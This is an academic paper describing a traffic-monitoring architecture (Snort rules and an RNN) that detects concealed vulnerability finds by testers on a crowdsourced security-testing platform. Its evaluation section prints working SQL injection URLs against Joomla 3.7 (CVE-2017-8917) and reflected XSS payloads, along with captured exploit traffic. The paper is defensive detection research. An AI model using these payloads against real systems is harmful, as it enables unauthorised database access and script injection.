A Generic Architecture to Detect Vulnerability Leaks at Crowdsourced Tests

Zhonghao Sun, Zhejun Fang, Yueying He, and Jianqiang Li(✉)

National Computer Network Emergency Response Technical Team/Coordination Center of China, Beijing, China
{sunzhonghao, fzj, hyy, ljq}@cert.org.cn

Abstract. Nowadays, there is a fundamental imbalance between attackers and defenders. Crowdsourced tests level the playing field. However, the concern about vulnerability leaks severely limits the widespread of crowdsourced tests. Existing crowdsourced test platforms have adopt various technical or management approaches to protect applications or systems under test, but none of them is able to remove the concerns about vulnerability leaks. This paper provides a generic architecture to discover the white hat who finds a vulnerability but conceals it. The architecture is not only valid for public vulnerabilities, but also valid for unknown vulnerabilities. Finally, the proposed architecture is tested by real vulnerabilities. The results show that, with proper rules, most of the concealing behaviors can be detected.

Keywords: Crowdsourced test · Intrusion detection · White hat · Vulnerability leak

1 Introduction

Nowadays, there is a fundamental imbalance between attackers and defenders, because the system designers and developers cannot work as security experts at the same time. Thus, to ensure the security of the system, professional test is necessary. However, traditional security test is expensive and with limited coverage. Fortunately, the emergence of crowdsourced test levels the playing field [10]. Crowdsourced test is a kind of new service pattern, where companies can publish their test projects on the crowdsourced platform and hackers can attend the projects they interested. Hackers are paid by the company if and only if they submit vulnerabilities. With this kind of pattern, both companies and hackers obtain a benefit. At present, various crowdsourced test platforms have arisen. In China, the mainstream platforms include Wooyun [16], VULBOX [15], Testin [14], 360 [1], Sobug [13], CNVD [5] and ICS-CERT [8] etc. In foreign countries, HackerOne [7] and BugCrowd [4] are widely accepted crowdsourced platforms.

Although crowdsourced tests have so many advantages, the concern about vulnerability leaks seriously limits the widespread of crowdsourced tests [17]. For some systems or applications, the security is mainly based on their privacy. So, exposing these systems or applications under the crowdsourced tests scenario will raise the concerns of the companies. For some hackers, concealing the vulnerabilities they find may bring more benefits instead of submitting them to the companies. Therefore, how to avoid vulnerability leaks is the primary issue that all crowdsourced platforms have to deal with.

Existing crowdsourced test platforms have adopt various technical and management approaches to avoid vulnerability leaks. The commonly used approaches can be summarized as three aspects: legal approaches, management approaches and technical approaches [11]. The legal approaches mainly include signing confidentiality agreements, conducting legal training, declaring authorized test boundaries, and real name certification etc. The management approaches include forming credible hacker teams, setting test projects with different secret levels, allowing companies choose hackers they trust etc. [18]. The technical approaches mainly include test traffic monitoring, VPN based accessing control for application/system under test (A/SUTs), accessing control for A/SUTs based on bastion host, test behavior auditing and screen recording etc. It is no doubt that the above-mentioned approaches considerably reduce the concerns about vulnerability leaks, but none of them is able to thoroughly remove the concerns.

Different from the indirect approaches above, this paper design a generic architecture to detect from the test traffic whether the white hats have found a vulnerability. The architecture do not need to install monitors on the various heterogeneous A/SUTs, thus having good operability. In the architecture, the rule-matching method based on Snort [3] is adopted to detect public vulnerabilities, and abnormal behavior monitoring method based on deep learning is adopted to detect unknown vulnerabilities. Finaly, the proposed architecture is applied to the ICS-CERT crowdsourced test platform [8]. The results show that, with proper rules, most of the concealing behaviors can be detected.

2 The System Architecture

The system architecture is shown in Fig. 1. The architecture includes three parts: the white hats, the A/SUT and the crowdsourced test platform. They are connected through Internet. The dotted lines in the figure denote the data flow.

2.1 The Crowdsourced Test Platform Architecture

The crowdsourced test platform acts as a bridge between A/SUTs and white hats. White hats apply for test projects on the platform and companies publish test projects on the platform. In order to achieve the monitor ability, the platform have to contain the web portal module, the VPN module and the monitor module at least.

(1) The web portal module provides access to the platform, where white hats can apply for test projects and companies can publish test projects.
(2) The VPN module provides white hats the only access to the A/SUT. In other words, without the VPN, white hats will not able to access the A/SUT.
(3) The monitor module gets the test traffic of VPN servers from the switch's monitor port. The traffic-based monitor software is deployed on the monitor servers. The architecture of the software will be given in the next section.




Fig. 1. The hardware architecture and data flow (Colopr figure online)

2.2 The A/SUT Configuration

To make sure that all the test traffic is under surveillance, we require the VPN to be the unique access to the A/SUT. So, a firewall is placed before the A/SUT and only the IP address of VPN is allowed to access the A/SUT. As shown in Fig. 1, the A/SUT part should contain two modules at least: the A/SUT itself and the firewall. The A/SUT is connected to Internet through the firewall.

Obviously, the crowdsourced test platform can be connected with more than one A/SUT. But every A/SUT should keep this kind of configuration.

2.3 The Data Flow

The dotted lines in the Fig. 1 denote the data flows. The red line denotes the white hats' access path to the web portal. It is obviously that the web portal can be accessed directly without the VPN. The green line denotes the white hats' access path to the A/SUT. If white hats want to test a A/SUT, they have to get through the VPN servers, because the firewall before the A/SUT only allows the access from the VPN servers. The yellow line denotes the data flow between the VPN servers and the monitor servers. All the test traffic flow through the VPN servers is completely copied to the monitor servers.




Fig. 2. The software architecture


3 The Software Architecture

The vulnerability detection software is deployed on the monitor servers shown in Fig. 1. In the software, the rule-matching method based on Snort [3] is adopted to detect public vulnerabilities, and Recurrent Neural Network (RNN) model based on TensorFlow [2] is adopted to detect unknown vulnerabilities. The detailed software architecture is shown in Fig. 2.

The software mainly includes three layers: the test traffic collection layer (the bottom layer), the vulnerability monitor layer (the middle layer) and the result display layer (the top layer).

(1) In the bottom layer, the main module is the traffic sniffer which collects the test traffic from the mirror port of switch.
(2) In the middle layer, the data preprocessing module is mainly responsible for the protocol decoding, message fragmenting and port scanning etc. After the pre-processing, the raw test traffic is converted to the format that the monitor algorithms can recognize.

Above the data preprocessing module is the test behavior monitor module. This module contains two algorithms: the rule-matching method based on Snort to detect public vulnerabilities, and RNN model based on TensorFlow to detect unknown vulnerabilities. The key technology of the rule-matching method is the rule base. In this paper, we obtain the rule base from EVERSEC [9]. The rule base is a kind long-term accumulated knowledge, which is important in engineering but plain in theory. So we do not illustrate the rule base in this paper. What we want to tell readers is that the rule matching based method is really effective in the detecting of concealing behaviors. The RNN model is trained with normal traffic of the A/SUT, and learned the normal behavior of the A/SUT. Then we use the test traffic as the input of the trained RNN model. If there is abnormal behaviors that the model cannot identify and no rule is matched, then we think a unknown vulnerability is detected.



POC1:http://47.94.131.119/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(0x23,concat(1,user()),1)
POC2:http://47.94.131.119/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(0x23,concat(1,database()),1)
POC3:http://47.94.131.119/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(0x23,concat(1,select datse();),1)
POC4:http://47.94.131.119/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(0x23,(select group_concat(table_name) from information_schema.tables where table_schema=database()),1)

Fig. 3. The four POCs for SQL injection

Above the test behavior monitor module is the storage module. This module stores the processing result of test behavior monitor module. The stored content include alarms, logs and evidence.

(3) In the result display layer, the display module read the result data from the storage module and shows to administrators.

4 The Evaluation

The proposed architecture has been realized in the ICS-CERT crowdsourced test platform. To evaluate the effectiveness of the architecture, we test it with SQL injection vulnerability, XSS vulnerability, file upload vulnerability, file inclusion vulnerabilities and command execution vulnerability. For the space limitation, we just illustrate the detailed test of SQL injection and XSS.

4.1 SQL Injection Vulnerability


We use CVE-2017-8917 [6] and Joomla 3.7 as the test case. We configure a A/SUT with the vulnerabilities and the access address of the A/SUT is http://47.94.131.119/index.php. Four POCs shown in Fig. 3 are used to evaluate the effectiveness. Except the POC3, the other three POCs are valid.

The results show that all the four POCs are successfully detected. The detection result for POC1 is shown in Fig. 4. Especially, for POC3 shown in Fig. 5, we identify that it is a invalid SQL injection. For the space limitation, we do not show the detection results of the other POCs in the paper.

4.2 XSS Vulnerability


We configure a A/SUT with XSS vulnerabilities and the accessing address is: http://104.225.151.194/cshajx/xss/easyxss/.

The two payloads we used are shown in Fig. 6. The Payload1 will trigger an alarm window, as shown in Fig. 7. The detection result of Payload1 is shown in Fig. 8. For the space limitation, we do not show the running screenshot of Payload2.



```
Joomla3.7 SQL注入漏洞 - CVE-2017-8917 - 执行成功
                                                   GET /index.php?option=com_fields&view=fields&lay
                                                   out=modal&list[fullordering]=updatexml(0x23,concat(
                                                   1,user()),1) HTTP/1.1
高等级事件
  ▸ 12:50:04   192.168.205.201 ── HTTP ──> 47.94.131.119    GET /index.php?option=com_fields&view=fi...
  ⌄ 12:50:04   47.94.131.119 ── HTTP ──> 192.168.205.201    HTTP/1.1 500 Internal Server Error (text/html)
    ⊞ Frame 5: 276 bytes on wire (2208 bits), 276 bytes captured (2208 bits)
    ⊞ Ethernet II, Src: Hangzhou_8d:6e:95 (00:0f:e2:8d:6e:95), Dst: 2c:55:d3:c4:00:e2 (2c:55:d3:c4:00:e2)
    ⊞ Internet Protocol Version 4, Src: 47.94.131.119 (47.94.131.119), Dst: 192.168.205.201 (192.168.205.201)
    ⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: gnunet (2086), Seq: 2897, Ack: 664, Len: 210
    ⊞ undefined
    ⊞ Hypertext Transfer Protocol
    ⊟ Line-based text data: text/html
          < !DOCTYPE html >\n
          < html lang="en-gb" dir="ltr" >\n
          < head >\n
          \t< meta charset="utf-8" / >\n
          \t< title >Error: 500 XPATH syntax error: 'root@172.20.0.3'< /title >\n
          \t< meta name="viewport" content="width=device-width, initial-scale=1.0" >\n
          \t\t\t\t< link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" / >\n
          \t\t< style >\n
          \t\t\th1, h2, h3, h4, h5, h6, .site-title {\n
          \t\t\t\tfont-family: 'Open Sans', sans-serif;\n
          \t\t\t}\n
          \t\t< /style >\n
```

Fig. 4. The detection result for POC1



```
【170518700】JoomlaCMS SQL注入尝试
中等级事件
  源IP 192.168.205.201 源端口 2523 -> 目的IP 47.94.131.119 目的端口 80:
  : GET /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(0x23,select%20database(),1) HTTP/1.1
  Host: 47.94.131.119
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
  Accept-Encoding: gzip, deflate
  Cookie: 9d4bb4a09f511681369671a08beff228=847f7240aa19987f890056c0483355f0; d3adb8afc514f96ccc1dab72c8a94a52=b975c565c3fbf4404a77c4539f772632; 3cd088d4a029e9c51252eac24f45
  Connection: keep-alive
  Upgrade-Insecure-Requests: 1
```

Fig. 5. The detection result for POC3

Payload1:http://104.225.151.194/cshajx/xss/easyxss/?input=<script>alert(/xss/)</script>
Payload2: http://104.225.151.194/cshajx/xss/easyxss/?input=<script>alert(xss)</script>

Fig. 6. The two XSS payloads used in the evaluation


The results show that reflective XSS vulnerabilities such as Payload1 can be successfully detected. For invalid XSS vulnerabilities such as Payload2, we can identify that it is a failed XSS attack.

4.3 Command Execution Vulnerabilities

For the command execution vulnerabilities, we use the ShellShock vulnerability [12] to test the detection ability. The result shows that we can identity that whether the vulnerability is successfully exploited.

4.4 Some Unknown Vulnerabilities

For the space limitation, we do not show the running screenshots for the tests of unknown vulnerabilities, but give the test results here directly. For an unknown vulnerability, we cannot find a rule that matches the vulnerability. So we can only detect it by the RNN model.




```
http://104.225.151.194/cshajx/xss/easyxss/?input=<script>alert(/xss/)</script>
```

This is a Easy XSS demo!
Try To Input Something

/xss/

Fig. 7. The running screenshot of Payload1



【180709701】检测到反射型XSS - 执行成功

```
源IP 192.168.205.201 源端口 2114 -> 目的IP 104.225.151.194 目的端口 80:
: GET /cshajx/xss/easyxss/index.php?input=%3Cscript%3Ealert(%E2%80%9C%E7%A6%8F%E6%80%BB%E6%88%91%E8%AF%BB%E4%B9%A6%E5%B0%91%EF%BC%8C%E4%BD%A0
%E5%88%AB%E9%AA%97%E6%88%91%E2%80%9D)%3C/script%3E HTTP/1.1
Host: 104.225.151.194
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=05coeivpks0d4rqdrhojh0pna4
Connection: keep-alive
Upgrade-Insecure-Requests: 1


源IP 104.225.151.194 源端口 80 -> 目的IP 192.168.205.201 目的端口 2114:
: HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 05:32:13 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
X-XSS-Protection: 1; mode=block
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 130
Connection: close
Content-Type: text/html; charset=UTF-8

This is a Easy XSS demo!</br>Try To Input Something</br><div><script>alert(.....................................)</script></div>
```

Fig. 8. The detection result for Payload1

For some unknown vulnerabilities that can cause file upload behaviors, though it is difficult to distinguish whether the file is harmful, but if the white hats try to connect or execute the file, we can successfully detect the connection and execution behaviors.

For some unknown vulnerabilities that can cause the file inclusion attacks, though we cannot identify the category of the vulnerability, but we can give alarms successfully once the vulnerability is exploited.

5 Conclusion

This paper proposes a generic architecture for crowdsourced test platforms to detect whether the white hats have found a vulnerability. In the architecture, the rule-matching method based on Snort is adopted to detect public vulnerabilities, and RNN model based on TensorFlow is adopted to detect unknown vulnerabilities. The proposed architecture is applied to the ICS-CERT crowdsourced test platform. We test it with SQL injection vulnerability, file upload vulnerability, file inclusion vulnerabilities, command execution vulnerability and XSS vulnerability. The results shows that, for most of vulnerabilities, the architecture can detect them successfully. With the technology, we can remove companies' concerns about vulnerability leaks, thus accelerating the application of crowdsourced test.

References

1. 360 Crowdsourced Test, August 2018. http://zhongce.360.cn
2. Abadi, M., et al.: TensorFlow: a system for large-scale machine learning (2016)
3. Beale, J., Foster, J.C., Posluns, J., Caswell, B.: Snort 2.0: Intrusion Detection. Syngress Publishing, Amsterdam (2003)
4. Bugcrowd Crowdsourced Test, July 2018. https://www.bugcrowd.com/
5. CNVD Crowdsourced Test, July 2018. http://zc.cnvd.org.cn/
6. CVE-2017-8917, June 2017. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8917
7. Hackerone Crowdsourced Test, June 2018. https://www.hackerone.com/
8. ICS-CERT Crowdsourced Test, July 2018. https://test.ics-cert.org.cn/
9. IDC/ISP Information Security Management System, August 2018. http://eversec.com.cn/idc-security/
10. Leicht, N., Blohm, I., Leimeister, J.M.: Leveraging the power of the crowd for software testing. IEEE Softw. **34**(2), 62–69 (2017)
11. Mao, K., Capra, L., Harman, M., Jia, Y.: A survey of the use of crowdsourcing in software engineering. J. Syst. Softw. **126**, 57–84 (2016)
12. Shetty, R., Choo, K.-K.R., Kaufman, R.: Shellshock vulnerability exploitation and mitigation: a demonstration. In: Abawajy, J., Choo, K.-K.R., Islam, R. (eds.) ATCI 2017. AISC, vol. 580, pp. 338–350. Springer, Cham (2018). https://doi.org/10.1007/978-3-319-67071-3_40
13. Sobug Crowdsourced Test, July 2018. http://www.sobug.com
14. Testin Crowdsourced Test, August 2018. http://www.testin.cn
15. Vulbox Crowdsourced Test, August 2018. https://www.vulbox.com
16. Wooyun Crowdsourced Test, May 2016. http://www.wooyun.org
17. Zogaj, S., Bretschneider, U., Leimeister, J.M.: Managing crowdsourced software testing: a case study based insight on the challenges of a crowdsourcing intermediary. J. Bus. Econ. **84**(3), 375–405 (2014)
18. Zogaj, S., Leicht, N., Blohm, I., Bretschneider, U., Leimeister, J.M.: Towards successful crowdsourcing projects: evaluating the implementation of governance mechanisms. In: Governance of Cowdsourcing Systems. Social Science Electronic Publishing, New York (2015)